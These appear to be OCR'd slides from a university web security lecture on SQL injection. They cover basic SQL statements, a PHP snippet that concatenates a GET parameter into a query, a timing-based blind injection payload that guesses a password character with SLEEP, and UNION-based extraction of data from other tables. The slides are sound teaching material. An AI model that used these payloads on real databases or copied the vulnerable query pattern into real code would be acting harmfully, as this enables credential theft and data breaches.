
```
name, password =
request.GET['name'],
request.GET['password']

cur.execute(f"SELECT * FROM
users WHERE name=%s AND
password=%s", (name, password))
```

Summary

SQL Syntax: SELECT, INSERT, DELETE, UPDATE

- Extract some information from a table which matches certain criteria
  - `SELECT name FROM signup WHERE email='stock@cispa.saarland'`
- Insert specific values for given structure into a table
  - `INSERT INTO signup (name, email) VALUES ('Ben Stock', 'stock@cispa.saarland');`
- Update a table, set a specific column to a value which matches certain criteria
  - `UPDATE signup SET email='stock@cs.uni-saarland.de' WHERE name='Ben Stock';`
- Delete all rows from a table which matches certain criteria
  - `DELETE FROM signup WHERE email='stock@cs.uni-saarland.de';`

Exploiting timing-based blind SQLi



```
name=ben' AND
(SELECT IF(MID(pass, 1, 1) = 'a', SLEEP(1), 0)
FROM users WHERE user='ben')#
```

```
<?php
$res = mysql_query("
  SELECT 1 FROM posts
  WHERE author='".
$_GET["name"]."'");

print "OK";
?>
```

```
SELECT 1 FROM posts WHERE author='ben' AND
(SELECT IF(MID(pass, 1, 1) = 'a', SLEEP(1), 0)
FROM users WHERE user='ben') # '
```

Leaking data with UNION

- SQL allows to chain multiple queries to single output
  - union of all sub queries
- `SELECT ... UNION SELECT ....`
  - very helpful to exfiltrate data from other tables
  - Important: number of columns must match
  - Note: "type" of data does not matter
- Allows for extraction of data across tables and databases
  - ... `UNION SELECT column FROM database.table`
  - Question: what databases and which tables are accessible?